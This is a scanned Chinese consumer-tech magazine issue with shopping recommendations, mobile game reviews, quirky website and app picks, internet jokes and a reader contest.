作为一个独自漂泊在上海这个五光十色的城市的女孩来说，单身的生活是痛并快乐着的。但我可是把自己的工作和生活都过得五光十色哟，新时代的女性就得能“上得厅堂，下得厨房”。

评测主角：蔬菜水果脱水器
最高成交量：150 笔
推荐店铺：
http://go.icpcw.com/f/tuoshui.htm
试用感受：★★★★
推荐购买指数：★★★★

价格 23.8 元



东西小巧又精致，平时还能盛水果用

一个人住在外面，最大的麻烦就是吃饭问题了。在外面吃吧，不好吃也就算了，什么地沟油、添加剂这些的更是让人放心不下，还是自己做饭最保险。虽然我没有大厨那样的手艺，但吃过我做的饭的同事都说好吃哟。

其实做饭也是一件蛮有意思的事，我是最爱在厨房折腾的，网购可帮了我不少忙哟。在朋友的介绍和论坛里高手的指点下，我买了不少有创意的厨房小用品，最喜欢的就是这个脱水器，让我享受到最新鲜的厨房生活。只要将蔬菜放进脱水器里，倒入水，盖上盖子，再旋转上面的把手就能将蔬菜上的泥土、残留的农药洗得干干净净。

而且在洗菜的时候再也不会撒得遍地都是了，洗菜也成为了乐趣。关键的是还能将蔬菜上的水沥干，在炒菜的时候完全不用担心油会炸出来，对于胆小的我来说超级实用啊！



小编点评：没想到洗个菜还有这样的创意东东，好吧，小编也给老妈买一个去。

美好生活的开始 榨汁机



精致女大宁

我的生活状态追求的就是精致，不管是穿衣、化妆、饮食还是其他方面，我都打理得井井有条。虽然因为我性格粗，朋友都叫我“大宁”，但其实人家是一个婉约的女子啦（窃笑）！

评测主角：榨汁机
最高成交量：458 笔
推荐店铺：
http://go.icpcw.com/f/zhazhi.htm
试用感受：★★★★★
推荐购买指数：★★★★

价格 169 元



每次喝新鲜果汁的感觉都很不错

作为一个追求精致生活的女生，健康当然是排在我的第一位的。水果里面含有丰富的维生素A、B、C、D、E、F、G……反正就是很好。因此我很喜欢喝果汁，但外面卖的果汁饮料掺杂的东西太多，价钱又贵，太不划算了。这些都难不到我，跳出来吧，榨汁机闪亮登场！

这个榨汁机可是我在网上千挑万选出来的，价钱不贵，外形很时尚，摆在家里很和谐。而且使用起来也蛮方便的，一般我榨西瓜汁的时候就会选择 1 挡，而像苹果汁、红萝卜汁那就非得 2 挡才可以。榨好之后，把果汁倒进杯子里，啧啧，真是绝美的享受啊。享受完美味果汁，清洗榨汁机也不麻烦，是可拆式的设计，打开用水冲一下，刷子刷一下就搞定啦！

对于想享受新鲜果汁的人来说，这款榨汁机蛮不错的，我觉得我当初要错过的话，估计悲伤会逆流成河。



小编点评：现在的女生太会生活了，喜欢喝纯奶的小编捶面路过。

名人店

电脑报·淘宝名人店大搜索

淘宝上店铺千千万，知名的也有不少，但明星、名人开的店铺可绝对是独一无二、别无分店的哟！小编为广大《电脑报》读者搜罗淘宝中的一众明星、名人店，让你看尽明星、名人在淘宝上的风采。

当然，作为《电脑报》的资深读者的你，优惠那是少不了的。小编特地在明星、名人店里为大家搞到了《电脑报》读者专享的优惠价哟。只要你和店家沟通或在留言里注明咱们的暗号：《电脑报》读者，就能享受《电脑报》读者的专享优惠价啦！喜欢哪个明星，看上了他店铺里的哪件东西，都可以 @ 电脑报陈广伟或者发送邮件到 chengw@cpcwi.com 告诉小编，小编会尽量满足你的愿望的！



本期明星：巫昂
名人店铺：SHU 手工
店铺地址：http://shushougong.taobao.com/

店铺简介：SHU 手工是由巫昂女士继巫昂智慧所（wuang.taobao.com）后创立的自主设计手工品牌店，SHU 寓意 SOFT+HONEST+USEFUL，每一件 SHU 手工产品皆由手工业者一针一线缝制。

SHU 手工的代工点遍布贵州、四川等贫困地区及北京的公益机构。我们承诺，每卖出一件 SHU 手工产品，都会将售价的 10%支付给手工生产者。而传统的手工业者，仅能获得成品商品售价的 2%~3%，甚至更少。我们所做的这一切，旨在帮助手工业者改善廉价而辛劳的劳动现状，让他们获得更为公平的待遇！

我们的产品：用料——以优质的天然亚麻和水洗棉麻为主；风格——融合日式森林系的清新自然和欧美风的简洁大气；工艺——主要手缝，辅以机缝；制作——选择小作坊进行限量制作；系列——SHU 产品分为经典系列、四季系列、主题系列三大系列。

龙纹系列——棉麻手缝 iPhone 手机套
原价：88 元



为你的 iPhone 找一个漂亮的布套吧，龙纹棉麻的不会损伤你心爱的手机哟，自然的设计绝对让你成为人群中的焦点。

龙纹系列——棉麻手缝 iPad 套
原价：108 元



给 iPad 一个贴心保护吧，这款手缝 iPad 套能完全和 iPad 契合，看看外面霸气的花纹，真有种舍我其谁的感觉！

龙纹系列——棉麻半手缝靠枕套
原价：68 元



把这款枕套套在枕头上，那自然的感觉能很快伴你入眠，让你在梦中都会笑的哟！赶快试试吧！

超值店

海量给力宝贝轮番登场，超值特惠只有读者才能享受到哟，栏目推荐产品涉及 IT 周边产品、生活日杂、消暑降温等，各位不要错过败家的黄金时机哟！

品质英伦风 马登春款特惠专享

芳菲四月枝，吹醒百花时。蛰伏了一个冬季的人们也该苏醒了！本期小编特为读者带来两款特价真皮男鞋，春季必备噢！

本期的男鞋由马登品牌提供，已提交样品，经测试质量符合描述，可以放心购买噢！

马登·坦克 007：日常休闲，生活工作两用
原价：226 元
地址：http://go.icpcw.com/f/007.htm



“坦克 007”设计灵感传承于马登·坦克系列的一贯风格，坚持单层头层皮手工缝线制作，鞋帮、鞋面使用真皮，经磨砂处理有着非常不错的质感，上脚非常有气质噢！尺码偏大，建议读者选择比运动鞋小 2 码的鞋子。

马登·坦克 010：浓浓学院风，春季出行踏青必备
原价：226 元
地址：http://go.icpcw.com/f/010.htm



沿袭传统板鞋的经典设计，将帆布替换为柔顺手感的反绒皮，赋予了板鞋更独特的品质与更高贵的档次，兼顾了良好的透气性，这个春天，坦克 010、阳光与牛仔裤，让你融化在暖暖的春日中吧！

责编 | 陈广伟 美编 | 黄莹 组版 | 况中银 责校 | 杨志刚

去球场上决斗吧！

《VR 网球挑战赛》集训日记

@ 逐梦

早在年初的时候就有消息称，世嘉将会把VR网球挑战赛（Virtua Tennis Challenge）带到Android平台上，现在这款游戏终于来了，而且保留了联机对战模式。你还在等什么？小编我早就开始苦练了！

闷头练苦功 只为得胜利

听说《VR 网球挑战赛》有联机对战模式，我和几个朋友约好，一个月之后再次相会之日，就是我们决战之时！由于时间紧迫，我赶快从“豌豆荚”中下载了游戏，软件本身不大，不过需要额外下载一个 276MB 的数据包，将它解压到手机中的“Android\obb\jp.co.sega.vtc”路径中。接下来就可以试玩了。

刚进入游戏，我就被画面征服了，界面漂亮不说，就连点击每个按钮都会有华丽的声光效果。立马建立了一个人物进行游戏，诸多的角色让我看花了眼，最后选择了一个看起来就很厉害的黑人猛男进行游戏。漂亮的教练 MM 非常热心，教会了我许多基本操作，并且指引我去参加“表演赛”。

冲击巡回赛 对手很厉害

和 NPC 进行了两天“表演赛”的切磋，我实力大涨。与其说是切磋，不如说是被蹂躏，由于对触屏操作不熟悉，被 NPC 狠狠地虐了几把，不过时间久了，“表演赛”的 NPC 就已经被我打得满地找牙了。由于开始非常心急，稀里糊涂地选了一个猛男，并没有注意角色区别，在第二天才知道人物并不只是有外形的区分，不同选手有着不同的风格，有大力击球型（比如我选的猛男）、有策略型、反击型等不同种类。不过熟悉了这种打法，还是蛮顺手的。我开始在“世界巡回赛”中挑战更强的虚拟角色。

有意思的是，在世界巡回赛中，使用了现实时间，赢得每天的赛事还能获得不菲的奖金。经过几番对决，对手也越来越强，不过都被我一一打败，我在世界巡回赛中的排名提升到第 25 位！

决战前夕 疯狂备战

一周之后就是约定的决战之日了，我更是加大了训练力度，但是每天和 NPC 对打枯燥无味，我约了其中一个朋友打了一场决战前的“友谊赛”。建立联机游戏也很简单，在游戏中选择“多人对战”，打开蓝牙，建立游戏，就可以和对方 PK 了！

结果自然没话说，朋友在我的黑人猛男的攻势下毫无招架之力，我轻松取胜！有了这次实战经验，我心里也有了底，联机对战和单机游戏一样，没有卡顿，非常流畅，这也让我吃了一颗定心丸，对下周的决战又多了一分信心。

本期推荐

VR网球挑战赛




游戏平台：Android
收费类型：免费
游戏类型：运动
游戏语言：中文
测试设备：HTC Sensation

游戏难度：8
可玩指数：9



网球世界巡回赛最佳男女球员
德约科维奇，赛尔维亚男选手，参赛 19 场，积分 12670
阿扎伦卡，白俄罗斯女选手，参赛 21 场，积分 9730





详细的教程让你快速上手



精彩的慢镜头回放，是不是很逼真？



使用最大力量，猛挥球拍吧！



可以在多种场地进行比赛

总 结 不可不玩的运动游戏

@ 电脑报黄益甲：玩了这么多天，小编依然没有腻味的感觉，游戏带给我们的视觉冲击力非常棒，真实性极高，就连网球在不同场地的弹起力度都非常符合现实环境。世嘉带给我们的游戏体验果然非比寻常，想体验最畅快的网球游戏吗？赶快下载吧！

高玩秀场

不同的游戏有不同的玩法，游戏“高玩”们手脑并用，可以玩出自己的不同风格，来达到更高的分数，获取更好的奖励。在“高玩秀场”，可以和大家分享游戏的不同玩法，更可以和读者朋友们一起分享自己的最高纪录。欢迎读者朋友发微博并 @ 电脑报黄益甲，与大家一起分享吧。

《最终幻想 3》iOS 版





《Final Fantasy III》（最终幻想 3）发售于 1990 年，游戏在发售之初就得到了诸多好评，是 FF 系列中第一款销量突破百万的作品，有着非常重大的纪念意义。延续之前两款作品，第三代 FF 也来到了 iOS 平台。编辑部的果粉兼游戏达人 @ 电脑报陈广伟 经过 N 天的努力，在昨天终于通关了！他并不是第一个通关的玩家，但是强烈要求上镜的他利用一顿午饭作为条件，让小编不得不从啊。

陈广伟：性别男爱好女什么的就不多说了，他其实是一名宅属性的资深玩家，除了玩游戏，对重庆的美食也极为感兴趣。喜爱耍宝，是编辑部的开心果一枚。



@ 电脑报陈广伟：我通关时使用的是魔剑士、忍者、导师、魔界幻士的组合。魔剑士不用说了，他的除魔可以群攻，刷级很快。忍者速度快，逃跑率极高，尤其是投掷威力极大，如果有时间去提高熟练度，还是建议升忍者。导师是必须要配备的，奶妈的功能无人可以取代。魔界幻士就不用说了，召唤龙王可以使用核爆，威力无比恐怖。

而中期的盗贼是一定要培养到 99 熟练度的职业，最高可达 32 连击，物攻还是非常可观的，而且偷盗、开门等都是非常实用的技能。

在 BOSS 战之前一定要先击破四座暗之水晶，否则暗黑之云会有封印保护，无法伤害到他，另外在开战前强烈建议全员装备丝带，可以免疫一切异常状态，在 BOSS 战中会有很大帮助。这场战斗难度相当大，黑暗之云很容易使我们全员升天，同伴的 HP 一到 50%以下马上就要用魔法恢复，BOSS 的 HP 很高，各位用尽全力去战斗吧！

游戏汇

想玩更多好玩的游戏吗？游戏汇为你带来最新、最好玩的游戏推荐，读者朋友们也可以发微博并 @ 电脑报黄益甲，一起来分享自己发现的新游戏！



游戏难度：7
可玩指数：9

神庙逃亡 | Temple Run
游戏平台：Android
收费类型：免费
游戏类型：趣味跑酷
游戏语言：英文

《神庙逃亡（Temple Run）》是目前最让人心跳加速的趣味跑酷游戏，这次的对手是一群恐怖的妖怪，游戏中有一个个陷阱丛生的迷宫，一座座庄严古朴的神庙，而我们的主角则勇敢地穿行其中，躲开种种危险，最终获得宝藏，逃出生天。

游戏操作简单易懂，只需要一只手就能玩！用手指在屏幕上轻轻滑动，就能控制我们的主角在丛林中穿行。各种惊险动作常常令人吓出一身冷汗，尽可能地收集路上的古迹碎片，获得更高积分。玩过之后很容易就迷上这个游戏，让人欲罢不能。

游戏节奏很快，玩家需要高度集中注意力能跑得更远，反复摸索方能取得更多奖励，让我们一起在丛林中穿梭吧！



游戏难度：8
可玩指数：8

暴走自行车豪华版 | BikeRiderDX
游戏平台：Android
收费类型：免费
游戏类型：运动竞速
游戏语言：英文

喜爱竞速游戏的玩家一定不要错过这款复古风的新游戏，说它是新游戏也并不准确，这款游戏其实是暴走自行车系列的最新版本，而这个系列的游戏被下载已经累计超过了 1500 万次，可见玩家对它支持度极高。

游戏依然保留“只能前进不能后退”的设定，一旦出发，就只能往前冲冲冲！在最新版中，加入了许多新场景供大家选择，小编最爱的自然是有浓厚中国味的长城关。蹬着自行车在长城上飞奔，一路上可以看到许多具有中国特色的建筑，“观众”则是许多大眼睛的熊猫，一边嚼着鲜美的竹叶，一边看着赛车手一路飞奔，萌味十足。

责编 | 黄益甲 美编 | 仝馨 组版 | 况中银 责校 | 雷灿



主持:aqing(小编一枚,怪叔叔,Google 粉,平板控)
微博:weibo.com/pcwsoft

网从清明假期休整回来,大家节日过得可好?在春暖花开的日子里,手机上的摄像头也派上了大用场,因此在本期,小编特地为大家收罗了一些好用摄像头的APP,看了你恐怕一定会惊叹,竟然有这么多用处啊。

分享有趣的
网页和APP
新浪微博:@appV5
邮箱:
pcw-heqing@vip.sina.com

求关注

真假影迷,一测就知

http://go.icpcw.com/f/movie.htm

每部电影里面都会有很多道具,如果你能通过电影中的道具来猜出是哪部电影,那么说明你对每部电影有很深的了解,是一位不折不扣的真影迷。这个小网站中以游戏的形式,让你猜某一个道具出自于哪一部电影。每次游戏一共是10道题,全部猜完之后会给你一个分数。通过这个分数,就能知道自己对电影的熟悉程度。@36




伪装成办公软件的游戏

http://cantyouseeimbusy.com/

工作之余如果想放松一下自己紧绷的神经,最好的办法是抽空玩玩游戏,但如果在玩游戏的时候被BOSS看到,多少不好吧。那么如何在玩游戏的时候不被老板发现呢?如果把游戏伪装成办公软件,这样就算老板看到了,还以为你在工作呢。Cantyouseeimbusy这个网站就非常贴心,提供了三款伪装成Word、Excel和PowerPoint软件的小游戏,整体界面跟办公软件很相似,如果不仔细看,根本看不出你在玩游戏。@张小




黄益甲: 身为专业工场的专业人士,看到这个网站,心里非常感动,真是广大办公人士的福音啊。



最小的网站有多小?

http://www.onepixelwebsite.com/

世界上最小的网站有多小?相信很多人都清不到!答案就是只有1像素。进入这个网站只见黑乎乎的一片,只有屏幕中间有那么1像素的小点。而该网站的站长高明之处在于,将这唯一的1个像素制作成摩尔斯电码,还会有规律地不停闪动。如果你了解摩尔斯电码,就能知道网站所表达的意义。@丁宁



淘宝也能叫外卖

http://waimai.taobao.com

现在的生活节奏非常紧张,很多年轻人都没有时间做饭。大多数人都是在吃饭的时候,打个电话,叫上外卖,既方便,又节省时间。但是如果要跟你说,在淘宝上也可以叫外卖,就没有多少人会相信。不过这的确是真的,在淘宝上确实可以叫外卖。在淘宝本地生活中,新推出一个外卖外送的功能,先选择自己所在的城市,然后标注自己的地址。就会很快找到自己地址周边有哪些外卖。接下来就跟淘宝购物一样,选择自己喜欢吃的外卖,然后网上付款,没多久的工夫,外卖就会准时送到你的面前。@胡苏



陈邓新: 作为团购达人的我毫不迟疑地点开了网页,里面的选择实在太丰盛了,哈哈。



我趣味

拍照猜年龄

平台:iOS、Android



大家都知道,问一个MM多大年龄,是一件很不礼貌的事情。但是PhotoAGE这款小工具堪称神奇,只需要用摄像头拍张像片(当然也可以调用像册里面的照片)。无论采用哪种方式,一定要把人物的正脸露出来,否则无法进行识别。接下来PhotoAGE就能“猜出”你的年龄。我拿周围的朋友试了一圈,这款APP猜得还是相当准的,很多只差一两岁。@于希



陈广伟: 这款暴露女士真实年龄的APP,实在是过于“残忍”了。好奇这款APP也会救脸上的皱纹吗?

看到50年之后的容颜

平台:iOS/Android



你想知道自己50年之后是什么样子的吗?用Agingbooth这个软件就可以轻松实现。它是一款可以瞬间把人变衰老的软件,不管你有多美,用它你可以看到衰老后的样子。首先用Agingbooth给自己拍一张照片,之后,Agingbooth就开始进行处理,瞬间就会把你变成老头(老太太)。效果非常逼真,可以把自己变老的样子跟好友一起分享,相信一定会让他们大吃一惊。@小新



选套适合自己风格的衣服

平台:iOS



现在有很多人不知道自己适合穿什么风格的衣服,可能每天都花上半天的时间去挑选衣服。其实这个问题很简单,只需用一个Style Checker软件,就可以快速帮你选择适合你风格的衣服。用Style Checker的拍照功能给自己拍一张照片,然后就会自动分析你有什么样的风格。然后再进入服饰界面进行服饰搭配,不同的搭配代表不同的风格。再选择衣服的颜色,Style Checker会告诉你如何在穿着上影响别人。你想要给别人自信或运动的感觉,可以根据软件给出风格,来搭配衣服,这样就很容易选择。@小新



猜猜那些熟悉的音乐

平台:iOS



现在有很多娱乐节目都有猜音乐这个小游戏,就是先播放一段音乐旋律,然后让你猜这是哪首歌的前奏。如今这个小游戏在手机上也可以玩,而且玩法非常简单。在首次运行Music guess的时候,会把手机中的音乐全部扫描一遍,然后就开始进行游戏。一开始播放一段音乐的前奏,在下面选择这段音乐是哪首歌的。无论是选对还是选错都会有提示,玩到最后有一个整体的统计,能够告诉你一共选择对了多少首歌曲、选错多少首歌、各占多少比例。@风和日丽



认识中国古典家具

平台:iOS



装修之前,老婆突然迷上了明清家具。在家具市场的某个角落,总能看到许多古装剧里才能看到的家具,可惜对这方面的了解太少了,直到在应用市场里发现了这款“中国古典家具”,里面介绍了六七种传统的中式家具,翘头案、圈椅、架子床,这些陌生的名字隐含着多少博大精深的中华文化。而且这款APP的来头不小,中央美术学院是制作方之一,无疑为这款APP的品质做了保证。@南瓜



aqing: 安装这款APP的第二天,它的价格就从免费恢复到25元,真是幸运。看来追应用商店也需要人品。






以上 APP 在各大应用商店均可下载。

网生代 Babylon's Born IN NET 釜底抽薪

blog.sina.com.cn/babylon 编剧：嫩鳍虫 绘画：贝贝龙



一周热点

火热：药药，恰克闹的段子

哈士奇刺青

“乔峰！你若不是契丹人，胸口怎么会文有狼头刺青？”乔峰听罢仰天大笑，拨开衣领露出胸膛，“我这刺青明明是哈士奇，乃我丐帮打狗棒传人之标志！”

真假 iPhone

和前女友分手时，前女友把我送她的“爱疯”当着我的面摔碎了，对我咆哮：“你送我的都还给你！”然后转身走人，我在一旁不知所措，过了一阵，我去收拾碎片，结果发现摔碎的爱疯居然有两个卡槽……我送的可是真的爱疯啊！

无语的填空

某人收到份匿名信，内容如下：___水、___风、___烟、___奖、___查、___取、___空、___签。他花了很长时间都无法理解其中涵义，只好求助文学系的师兄。师兄看了看后，一脸严肃地对他说：“你最近得罪什么人了吧？小心啊。”他一脸疑惑：“为啥？”师兄说：“很明显，这封信是说你——欠抽。”

满大街的“iPhone”

听说苹果 CEO 库克此次视察中国市场很满意，因为他看到满大街的人用的都是 iPhone。有 iPhone 3、iPhone 4、iPHone 4S，还有 iPhone 5、iPhone 6、iPone、yPhone；有 3 英寸屏的、4 英寸屏的、5 英寸屏的；有单屏的、有双屏的；有翻盖的、有滑盖的，还有带键盘的、装电池的、双卡双待的！



库克你对中国市场应该很满意了吧

酷图：一周之酷在于图

天价熊猫茶

近日，四川“熊猫茶”上市销售，这是目前世界上最贵的茶叶，创始人安琰石还将借此申报吉尼斯世界纪录————世界最贵茶叶。该茶叶由熊猫粪便种植而成，“熊猫茶”稀品售价高达22万元一斤！



这么贵的茶，喝一口能成仙吗！



超现实壁画

看到这张图片里嚼着吸管的人脸你肯定以为是一个雕塑吧，Sorry，你的眼睛欺骗了你，这其实只是一幅壁画而已！超牛的艺术家真是不可小觑啊！

关键词：热闹的人、热闹的事儿



业余生活就要追求舒适

【晒晒你的业余生活】：每天工作、睡觉、工作、睡觉……其实生活完全是可以丰富多彩的，网友纷纷曝光自己的业余生活。吃美食、看书、听音乐、看电影、养宠物那是最普通的，健身、攀岩、冲浪、骑行都是高难度的。你有什么样的业余生活呢？

【一人曝光一条垃圾】：最痛恨那些群发的垃圾短信了！今后情况会不会好一些呢？近日，工信部开始清理短信群发业务，以遏制垃圾短信泛滥态势。各省份通信主管部门将公开投诉方式，向社会征集垃圾短信群发业务线索。

【每天坐六小时易早死】：近日，一则微博在网络上广为流传：美国癌症协会发布一项研究显示，一天保持坐姿 6 小时以上，可能增加早逝概率，女性风险更高。世卫组织 2003 年已指出，全球每年有 200 多万人因久坐而死亡，预计到 2020 年，70%的疾病都将由坐得太久引起。这不是逼着小编们每天多去运动吗？

【孤独老太按马桶玩】：第一次进城的 68 岁宋老太发现儿子家有件特别新奇的东西——抽水马桶。老太太以为抽水马桶的水跟农村井水一样不要钱，由于家里经常没有其他人，老太太无聊没事，就蹲在马桶边摁一下开关，两个月的时间里，抽走了 98 吨自来水。宋老太说，每次摁完以后，她都觉得挺有意思。

热浪：“我们这个行业”

“高晓松体”走红网络

高晓松发煽情微博求温暖，“我们这个行业，卖身卖艺卖青春，用欢笑泪水，献爱与自由。从未巧取豪夺、鱼肉乡里、干过什么伤天害理之事……”140 个字受到网友追捧，各行各业的“高晓松体”都出来了，各种诉苦、求温暖的段子层出不穷，你有什么苦事要说吗？

@ 吕明合 记者版：我们这个行业，卖身卖文卖青春。以吊丝北漂，说民主自由。从未巧取豪夺、鱼肉乡里、干过什么伤天害理之事。写好了，谢天谢地谢编辑，写砸了，诚惶诚恐不欲生……

@ 我才是边峻 广告版：我们这个行业，卖脑卖命卖青春，用通宵达旦，博甲方一笑。从未投机取巧，也没官爸干爹。干好了，有点成就感，谢天谢地谢客户；返稿了，一群苦瓜样……



我苦啊，苦啊，啊啊……（附台词）

互动 看图标，猜游戏

我们APP软件周刊的全体编辑特地在此开设一个小豆腐块的栏目，给大家专门举办各种匪夷所思的活动，只要你参加，不仅能提高你的体力、脑力、智力，更能得到奖品哟！

上期活动答案——神的旨意

上期小编继续给大家举办了“看图标，猜游戏”的活动，难度大了一点，很多读者答案都是蒙的哟，不过还是有不少读者答对了，高手还是有很多的！目前通过邮件答题的读者再破纪录，已经超过了四百位，微博上转发、评论的也近百人。



上期答案——神的指意

看图标，猜游戏



本期活动咱们继续“看图标，猜游戏”，下面是一款超热门 APP 游戏的图标，上期大家都说难，这期就简单点吧！Come On，Show 出你的智慧吧！知道答案的就快点 @ 电脑报陈广伟或者发送邮件到 chengw@cpcwi.com 告诉小编吧！



啊，还有，只要将答案告诉小编就有可能获得来自高端消费电子配件品牌 FREESON·飞尚提供的价值百元的 iPhone 4/4S 手机外壳一个（具体以实物为准）。FREESON·飞尚推崇时尚、自由、勇敢的理念，并将此理念贯彻到旗下产品中，更多产品请关注 www.freeson.cc。咳咳，就算没有 iPhone，收藏个外壳也蛮不错的。

责编 | 陈广伟 美编 | 仝馨 组版 | 向海蓉 责校 | 曾灿